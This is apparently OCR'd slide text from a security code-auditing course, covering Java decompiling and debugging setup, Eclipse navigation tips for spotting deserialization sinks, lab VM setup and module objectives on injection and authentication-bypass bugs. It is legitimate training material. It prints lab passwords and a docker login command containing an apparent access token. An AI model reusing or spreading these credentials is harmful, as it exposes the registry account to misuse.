
Adding Source Files

jarjarbigs.py written by Hans Martin can automate this process of building a giant jar.

- recursively unzips jar files looking for class files
- places them into a directory and creates a big jar file.

Adding Source Files


- Right Click on your Project Folder > Properties > Libraries > Add External Jar
- Choose your all.jar
- Open one class of all.jar to start the de-compiler and get valid call hierarchies



Adding Source Files

Some tips:


1. Include the classes you need in *all.jar*
2. **Use folders for class paths in your *all.jar***
3. Try to debug with the same JRE version as your target



Adding a Different JRE

You can add a different JRE by downloading a JRE from Oracles website and unpacking it.


1. Right click on JRE System Library in your project -> properties
2. Installed JRE's -> Add
3. Browse to your unpacked JRE



Adding a Different JRE

You can add a different JRE by downloading a JRE from Oracles website and unpacking it.

1. Right click on JRE System Library in your project -> properties
2. Installed JRE's -> Add
3. Browse to your unpacked JRE



Navigating Code

You can navigate code rapidly and here are some things you can do:

- **Open method declaration** - Displays the declared method. Sometimes this will reference the interface.
- **Open type hierarchy** - Lists all the classes that implement that specific type. Try it on `Java.io.Serializable`.
- **Open type** - Search for a class and open it.
- **Search files/code** - You can use this to search for which classes that contain specific methods. Think `readObject`.
- **List open files** - You can list all the files you have open and go back to a class quickly

Navigating Code


- **Open call hierarchy** - Find all callers to a specific method.
- **Open resource** - Find data in resource files. Can be used for finding URI mappings or hardcoded keys/passwords.
- **Go to line** - Go to a line of code in an open file.
- **Toggle supertype/subtype of a class** - Handy for quickly seeing what properties/methods a class inherits.
- **Method/property search** - which searches the workspace for references to the selected method or variable.

Navigating Code

Option	Shortcut
Open method declaration	F3
Open type hierarchy	F4
Open type	Ctrl + Shift + t
Search code	Ctrl + h
List of open files	Ctrl + e
Open call hierarchy	Ctrl + Alt + h
Open resource	Ctrl + Shift + r
Go to line	Ctrl + l
Toggle supertype/subtype	Ctrl + t
Method/property	Ctrl + Shift + g


Navigating Code

For example, searching for references/calls to `readObject` via Ctrl + Shift + g




Navigating Code

For example, searching for declarations of `readObject` via Ctrl + h




Navigating Code

For example, searching for declarations of `readObject` via Ctrl + `h`



Executing Code

It's important to be able to execute code in the context of the target debugged application. **This can only be done at a breakpoint.**



Scriptable Debugging

You can use a scriptable debugger (in Groovy) that will connect to a target debugger and allow you to hook API's, set breakpoints, execute code on the remote endpoint and more. Useful for quick debugging.

Some API examples:

```
vm.methodEntryBreakpoint
vm.loadClass
vm._new
```


```
java -jar youdebug-1.5.jar -socket 127.0.0.1:8000
myhookscript.groovy
loading...
```

Scriptable Debugging

```
vm.breakpoint("org.acme.SubStringTest",7) {
    println "I'm at SubStringTest.java line 7";
}
def f = vm._new(File,"/tmp/hello");
println f.exists()
```

Static Analysis

JD-GUI is great for quickly checking on a vulnerable code path.



Static Analysis

We have now seen JD-Eclipse and JD-GUI. However, for complex, multi-stage vulnerabilities this is limited because its very hard to perform a regex search or use a query language for advance searches (like CodeQL).

- CFR can decompile complete classes and even jar files containing multiple classes.
- Another option is using JD's core library: JD-Core.
- `sudo apt install procyon-decompiler (procyon all.jar -o out)`

```
Printer printer = new Printer();
Loader loader = new Loader();
ClassFileToJavaSourceDecompiler decomp = new ClassFileToJavaSourceDecompiler();
decomp.decompile(loader, printer, "path/to/YourClass");
String source = printer.toString();
```

Decompile and write the code to disk, then grep.

Course Layout

Getting Started

You should have a Virtual Machine (VM) called **Target**

The credentials for this VM are:

Username	Password	Purpose
student	**student**	Running course modules
root	**toor**	Configuration

It is *recommended* to create a snapshot of the *target* VM so that you can revert it back to the base image if needed.

You should have been given links to all the content by now

Network Setup

I recommend installing openssh-server and enable key based authentication.

On your host, make sure you have an entry in your hosts file for the IP address of your target VM.

```
steven@saturn:~$ cat /etc/hosts
127.0.0.1       localhost
172.16.175.172  target
```

Gitlab Login

In order to access the images for this class, you will need to login to your gitlab account and ensure that the instructor has added your account to the class container repository.

```
student@target:~/module-1$ docker login registry.gitlab.com -u mr_me
Password:
WARNING! Your password will be stored unencrypted in /home/student/snap/docker/796/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store

Login Succeeded
```

Gitlab Login

You can also login with a personal access token These tokens are preferred since you can revoke access when you are done with the course:

```
student@target:~/module-1$ docker login registry.gitlab.com -u
mr_me -p cyyvBhxzbPwBGhKbuMyA
WARNING! Using --password via the CLI is insecure. Use --password-
stdin.
WARNING! Your password will be stored unencrypted in
/home/student/snap/docker/796/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credent
ials-store

Login Succeeded
```

Gitlab Login

Your credentials are stored, so you shouldn't have to re-enter them, just keep in mind they are stored in plain-text by default in the VM.

When your finished you can logout of the gitlab registry with:

```
student@target:~/module-1$ docker logout registry.gitlab.com
Removing login credentials for registry.gitlab.com
```

Modules

Module 1 - Key learning objectives:

1. Tracing PHP code statically
2. Authentication Bypass vulnerabilities
3. Template Injection vulnerabilities
4. Vulnerability chaining
5. Patch bypasses
6. Multiple code paths to reach vulnerabilities

Modules

Module 2 - Key learning objectives:

1. Java debugging setup
2. Java debugging skills
3. Java auditing skills
4. Tracing Java code statically
5. JNDI Injection Vulnerabilities
6. Introduction to Java deserialization

Modules

Module 3 - Key learning objectives:

1. Tracing PHP code statically
2. Object Instantiation
3. External Entity Injection
4. Vulnerability chaining
5. Real world patch bypasses
6. PHP Phar Deserialization

Modules

Bonus - Key learning objectives:

1. Block-list Bypass
2. Time of Check Time of Use (TOCTOU)
3. Information Disclosure (path disclosure)
4. Exploit development

Modules

Module 4 - Key learning objectives:

1. Multiple Authentication Bypasses
2. RequestDispatcher weaknesses
3. EL Injection
4. Deserialization with custom gadgets
5. Java source code audit
6. java debugging

Modules

Module 5 - Key learning objectives:

1. Practice the Java debug setup
2. Discovering real zero day

Module Tools

Tool	Purpose
./bin/startd	Start a container. There is the optional –p parameter to restore the code.
./bin/stopd	Stop a container. There is the optional –c parameter to clear containers.
./bin/checkstatus	Check the status of the container to see if it is up
./bin/patch	Patch code before deployment. Do this after stopping the container
./bin/unpatch	De-patch code before deployment. Do this after stopping the container
./bin/restore	Restore modified code from dump debugging
./bin/open-web-container	Open the web container
./bin/open-mysql-container	Open the database container

Starting a Module

```
student@target:~/module-1$ ./bin/startd
Creating network "module-1_default" with the default driver
Pulling db (registry.gitlab.com/source-incite/fswa/module-1-db:latest)...
latest: Pulling from source-incite/fswa/module-1-db
75646c2fb410: Pull complete
...
Creating mysql_db ... done
Creating php_web  ... done
```

Starting a Module

In some modules, you can also start a module and restore the code using the -p flag incase you have messed things up!

```
student@target:~/module-1$ ./bin/startd -p
(+) restoring code...
Creating network "module-1_default" with the
default driver
Creating module-1-db ... done
Creating module-1-web ... done
```

Checking the Status

You can check if a module is ready and/or running by using the ./bin/checkstatus command:

```
student@target:~/module-1$ ./bin/checkstatus
(+) ready for testing
```

Patching

Some modules will require you to run ./bin/patch, ./bin/unpatch or ./bin/restore.

```
student@target:~/module-1$ ./bin/patch
Stopping module-1-web ... done
Stopping module-1-db  ... done
Removing module-1-web ... done
Removing module-1-db  ... done
Removing network module-1_default
(+) patching...
Creating network "module-1_default" with the default driver
Creating module-1-db ... done
Creating module-1-web ... done
```

Unpatching

```
